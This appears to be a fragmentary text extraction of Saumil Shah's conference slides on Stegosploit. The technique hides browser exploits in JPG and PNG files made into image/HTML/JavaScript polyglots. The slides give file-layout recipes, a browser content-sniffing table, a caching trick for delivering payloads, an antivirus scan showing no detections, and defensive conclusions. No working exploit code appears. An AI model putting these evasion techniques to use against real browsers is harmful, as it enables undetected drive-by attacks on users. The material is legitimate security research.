
Images that "Auto Run"



I SEE PIXELS

I SEE CODE

IMAJS



IMAJS - Image+JS Polyglot



Image



Javascript

`` sees pixels
`<script>` sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!

IMAJ5-JPG!

I  JPG

JPG + HTML + JS + CSS

Hat tip: Michael Zalewski @lcamtuf

IMAJ-S-JPG Recipe



IMAJ5-JPG Recipe

SOI

FF D8

APP0

FF E0

length

J F I F \0

versn

U

Xres

Yres

H

V

DQT

FF DB

quantization tables

DQT

FF DB

quantization tables

SOF0


FF C0

start of frame

DHT

FF C4

Huffman tables



IMAJ5-JPG Recipe

SOI
APP0

FF D8

FF E0

length J F I F \0

versn

U

Xres

Yres

H

V

<html random random random random...

random ><head random> decoder script

and other HTML stuff goes here...

<script type=text/undefined> ...

... more random data ...

DQT

FF DB

quantization tables

DQT

FF DB

quantization tables

SOF0

FF C0

start of frame

DHT

FF C4

Huffman tables

IMAJS-PNG!

I PNG

PNG + HTML + JS + CSS

IMAJS-PNG Recipe

PNG Header

IHDR

IDAT chunk

IDAT chunk

IDAT chunk

IEND chunk

| | | | |
|-------------------------|------|------------|-----|
| 89 50 4E 47 0D 0A 1A 0A | | | |
| length | IHDR | chunk data | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| 0 | IEND | CRC | |



IMAJ5-PNG Recipe

PNG Header

89 50 4E 47 0D 0A 1A 0A

IHDR

length

IHDR

chunk data

CRC

extra tEXt chunk

length

tEXt

_00<html random random ...

random><head random> decoder script

and other HTML stuff goes here...

<script type=text/undefined>...

CRC

IDAT chunk

length

IDAT

pixel data

CRC

IDAT chunk

length

IDAT

pixel data

CRC

IDAT chunk

length

IDAT

pixel data

CRC

IEND chunk

0

IEND

CRC

Step 4.

The Finer Points of Package Delivery



A close-up photograph of a hand drawing a vibrant, abstract pattern on a surface. The pattern is composed of various colors including yellow, red, blue, and purple, with white lines separating the different sections. The hand is visible on the right side of the frame, actively drawing the pattern.

Content
Sniffing

Expires and
Cache-Control

Clever CSS

Content Sniffing

| Test description | MSIE6 | MSIE7 | MSIE8 | FF2 | FF3 | Safari | Opera | Chrome | Android |
|---|-------|-------|-------|------|------|--------|---------|--------|---------|
| Is HTML sniffed when no Content-Type received? | YES | YES | YES | YES | YES | YES | YES | YES | YES |
| Content sniffing buffer size when no Content-Type seen | 256 B | ∞ | ∞ | 1 kB | 1 kB | 1 kB | ~130 kB | 1 kB | ∞ |
| Is HTML sniffed when a non-parseable Content-Type value received? | NO | NO | NO | YES | YES | NO | YES | YES | YES |
| Is HTML sniffed on application/octet-stream documents? | YES | YES | YES | NO | NO | YES | YES | NO | NO |
| Is HTML sniffed on application/binary documents? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown/unknown (or application/unknown) documents? | NO | NO | NO | NO | NO | NO | NO | YES | NO |
| Is HTML sniffed on MIME types not known to browser? | NO | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters? | YES | NO | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path? | YES | YES | YES | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on text/plain documents (with or without file extension in URL)? | YES | YES | YES | NO | NO | YES | NO | NO | NO |
| Is HTML sniffed on GIF served as image/jpeg? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Is HTML sniffed on corrupted images? | YES | YES | NO | NO | NO | NO | NO | NO | NO |
| Content sniffing buffer size for second-guessing MIME type | 256 B | 256 B | 256 B | n/a | n/a | ∞ | n/a | n/a | n/a |
| May image/svg+xml document contain HTML xmlns payload? | (YES) | (YES) | (YES) | YES | YES | YES | YES | YES | (YES) |
| HTTP error codes ignored when rendering sub-resources? | YES | YES | YES | YES | YES | YES | YES | YES | YES |

← PAYLOADS GO BACK IN TIME

I'M IN UR BASE

GET /lolcat.png
200 OK
Expires: 6 months

Exploit code
encoded in image.
EVIL



AUG 2015

....KILLING UR DOODZ

GET /lolcat.png
Load from cache

Decoder script references image
from cache.
SAFE















DEC 2015






Sample #55798d37e25bf6_52084739

| | |
|--------------|--|
| Submitted at | 2015-06-11 14:29:27 |
| Filename | cammy2_ffready_propspray_imajs |
| Comment | Stegosploit CVE-2013-1690 |
| Filesize | 192703 bytes |
| MD5 | af79a55e9d7c83b24a6207f7ed3a7453 |
| SHA1 | 67924dd9398d5e5c26886b611774b9b8cf959896 |
| Status | complete |

| Anti-Virus | Update | Detected | Signature |
|------------|-----------------|---|-----------|
| [VT Yara] | PeID |  | - |
| [VT Yara] | Memory |  | - |
| [VT Yara] | Mobile |  | - |
| [VT Yara] | Trojans |  | - |
| AVG | 12.0.1794.0 |  | - |
| ClamAV | 0.96.5 |  | - |
| Comodo | 1.0.2 |  | - |
| Drweb | 6.0.2.2 - linux |  | - |
| ESET | 4.0.77 |  | - |
| F-Prot | 4.6.5.141 |  | - |
| Ikarus | 1.3.2 |  | - |
| Kaspersky | 8.0.1-50 |  | - |

Tools

Paper




AS EXPLOITS SIT LONELY,
FORGOTTEN ON THE SHELF
YOUR FRIENDLY NEIGHBORS AT
PoC || GTFO
PROUDLY PRESENT
PASTOR MANUL LAPHROAIG'S
EXPORT-CONTROLLED
CHURCH NEWSLETTER
June 20, 2015


| | |
|--|---|
| 8:3 Backdoors from Compiler Bugs | 8:8 On Error Resume Next for Unix |
| 8:4 A Protocol for Leibowitz | 8:9 Sing Along with Toni Brixton |
| 8:5 Reprogramming a Mouse Jiggler | 8:10 Backdooring Nothing-Up-My-Sleeve Numbers |
| 8:6 Exploiting an Academic Hypervisor | 8:11 Building a Wireless CTF |
| 8:7 Weaponized Polyglots as Browser Exploits | 8:12 Grammatically Correct Encryption |

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.



Θπο SAMELLOT; yet, do thy worst old Time!
€0, \$0 USD, £0, \$50 CAD. [pocorgtfo08.pdf](#).




stegosplit_pocgftfo8_sub: x
stegosplit.info

Stegosplit

Exploit Delivery via Steganography and Polyglots

by Saumil Shah - [saumil at net-square.com](#), [@therealsaumil](#)
June 2015



TL;DR:

Stegosplit creates a new way to encode "drive-by" browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image based exploit delivery - Steganography and Polyglots. Drive-by browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.

The Stegosplit Toolkit v0.2, released in [Issue 0x08 of PoC||GTFO](#), contains the tools necessary to test image based exploit delivery. A case study of a Use-After-Free memory corruption exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosplit technique.

1. Introduction

"A good exploit is one that is delivered with style" -- Saumil Shah

PoC || GTFO 0x08

<http://stegosplit.info>

Conclusions - Offensive

- Weird containers, weird encoding, weird obfuscation.
- Stego attacks emerging "in the wild".
- PDF+Flash / HTML+JS+FLASH / ???



∞storm crÿpto haven∞
@cryptostorm_is

+ Follow

Protocol-spanning, syntax-based generalized exploit methodologies are the new black.

Saumil Shah @therealsaumil

#stegosplit tools will be released in the next PoC||GTFO. The only fitting publication for the purpose. cc @travisgoodspeed @angealbertini

Conclusions - Defensive

- DFIR nightmare.
 - how far back does your window of inspection go?
- Can't rely on magic numbers, file extensions, file types.
- Quick "fix" – re-encode all images!

Browsers and W3C - Wake Up!

BROWSERS

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.

W3C


- STRICT parsing rules – like COMPILERS.
- Browser compliance and user-awareness is YOUR responsibility.

GREETINGS:
@lcamtuf
@angealbertini
@0x6D6172696F
PoC || GTFO crew

KTHXBAI

A tiger is walking through tall, dry grass in a forest. The tiger is seen from behind, moving away from the viewer. The background is dark and filled with trees and foliage.

Saumil
Shah

 @therealsaumil

 saumilshah

saumil@net-square.com

Photography:
[flickr.com/saumil](https://www.flickr.com/photos/saumil)
www.spectral-lines.in